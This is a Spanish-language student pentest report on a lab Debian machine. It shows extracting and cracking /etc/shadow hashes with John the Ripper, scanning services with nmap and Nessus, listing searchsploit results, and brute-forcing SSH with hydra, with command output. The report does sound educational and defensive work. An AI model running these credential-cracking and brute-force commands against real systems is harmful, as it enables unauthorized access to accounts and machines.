4Geeks Academy

Informe de reconocimiento y explotación de pentesting

Por: Juan Cervantes Simón

Informe de Pentesting

Índice

Resumen del Entorno

En este caso se presenta una máquina debian en la que se ha sufrido un hackeo, el objetivo es determinar cómo se vulneraron los servicios presentes en la máquina, así como descubrir otras que estén activas para medir su gravedad e impacto.
Para el análisis de pentest de este equipo se usarán credenciales obtenidas en el análisis forense, incluyendo estas en las herramientas de análisis se descubren más detalles acerca de la integridad del software y las dependencias del equipo.

Obtención y crackeo previo de credenciales

Para la obtención de credenciales se extrajo el archivo **shadow** presente en /etc, se extrajeron los hashes haciendo uso del comando ***cat shadow | cut -f2 -d´:´ > hashes.txt***, extrayendo de cada línea la parte del hash en el archivo ***hashes.txt***, esto deja algunas líneas con algún carácter suelto, después de limpiar el archivo resultante se obtienen los hashes asociados a los usuarios del sistema:

```
┌──(kali㉿kali)-[~/Downloads/filesToScan]
└─$ cat hashes.txt
$y$j9T$JS4rfiOarW0L6moIXGCts/$xALMgqqXQHqegxDj54EPWkfpTWJ0iCmimHpEmBUifDD
$y$j9T$LU2uhjMTdfBVsjmHytJLi/$bPwMjkL7fCuSPSRlINRqCKkqrnDjCYtbwBMyKWxbvb0
```

Habiendo hecho esto se puede observar que, debido a la cabecera del hash: ***y***, se identifica el método de cifrado como ***yescrypt***, este método puede ser *crackeado*, haciendo uso de la herramienta ***john the ripper***, junto con un diccionario, para poder obtener las contraseñas de los usuarios:

```
┌──(root㉿kali)-[/home/kali/Downloads/filesToScan]
└─# john hashes.txt -format=crypt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
123456           (?)
2g 0:00:00:01 DONE (2026-01-29 03:52) 1.459g/s 70.07p/s 140.1c/s 140.1C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali/Downloads/filesToScan]
└─#
```

Escaneo de servicios


Para los primeros scans, en los que se buscan los servicios, se han encontrado ***ftp***, ***ssh*** así como ***apache2***, en versiones desactualizadas tanto de apache como de ftp:

```
┌──(root㉿kali)-[/home/kali/Downloads/filesToScan]
└─# nmap -sV 192.168.1.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 10:20 -0500
Nmap scan report for 192.168.1.26
Host is up (0.00054s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:28:2D:FF (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
```

Del mismo modo se ha realizado un escaneo completo del sistema haciendo uso de la herramienta ***Tenable Nessus***, para descubrir las inconsistencias que nessus descubre en el sistema para poder listarlas acompañadas de descripciones y medidas de mitigación adjuntas, para ello se ha realizado el escaneo avanzado de servicios añadiendo a este las credenciales de usuario, obteniendo del análisis las siguientes inconsistencias:

La mayoría de las vulnerabilidades críticas descubiertas se listan como actualizaciones críticas de seguridad que no fueron descargadas, esto deja en evidencia un grave descuido por parte del técnico de seguridad de los datos responsable del equipo:



Escaneo de vulnerabilidades basadas en servicios

Realizando la búsqueda de los servicios en las bases de datos de CVEs como de exploits se han encontrado múltiples códigos que permiten tanto la ejecución remota de instrucciones, en el caso de apache, como la DoS remota de servicios basados en tiempo, para el caso de ftp:

```
└─# searchsploit Apache 2.4.62
 Exploit Title                                                                 |  Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner              | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                            | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow           | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)     | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)     | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal            | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                              | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                            | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                      | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                   | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

└─# searchsploit vsftpd 3.0.3
 Exploit Title                                                                 |  Path
vsftpd 3.0.3 - Remote Denial of Service                                        | multiple/remote/49719.py

Shellcodes: No Results
```

Haciendo uso de las vulnerabilidades presentes en el sistema actual se puede asegurar persistencia haciendo uso de la ejecución de código remota y de los permisos con los que cuentan las aplicaciones web.

Explotación de vulnerabilidades halladas


Tras haber listado las debilidades que presenta el sistema explorado, se va a tratar de explotar alguna de las vulnerabilidades vigentes, en este caso el ataque de acceso por fuerza bruta con uso de diccionarios y la denegación de servicio, presentes en ssh y en apache2 respectivamente:

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l debian -P /usr/share/wordlists/rockyou.txt 192.168.1.26 ssh -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-30 17:13:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.26:22/
[22][ssh] host: 192.168.1.26   login: debian   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-30 17:13:35
```


Como se puede observar, la contraseña del usuario ***debian***, es extremadamente débil, siendo la vulnerabilidad más peligrosa del sistema sin ser esta un fallo en ningún servicio.

En el caso de la denegación de servicio, se ha usado el script ***49719.py***, realizando arreglos en el código para conseguir su pleno funcionamiento:



A partir de este punto las peticiones al servicio de wordpress tardaban más y más en cargar, llegando al punto de no responder o de devolver páginas en blanco cuando se solicitaban *endpoints* que contaban con contenido.

Del mismo modo se intentó atacar al propio servicio de wordpress por medio de sus plugins haciendo uso de la herramienta ***WPScan***, siendo que esta cuenta con una amplia gama de análisis de las funcionalidades y servicios de la herramienta, sin embargo, aunque se listó una vulnerabilidad en el servicio, la configuración del sistema en la que se encontraba la máquina no permitía su explotación:



Conclusión

Durante la exploración de servicios de esta máquina se ha puesto de manifiesto que, en la mayoría de situaciones la debilidad más grave no es el error en un servicio, sino los errores que se pueden producir mediante en el factor humano, lo que puede hacer las configuraciones más robustas caer o ser comprometidas, lo que reitera la importancia de una correcta formación del personal encargado de las estructuras de gestión de información.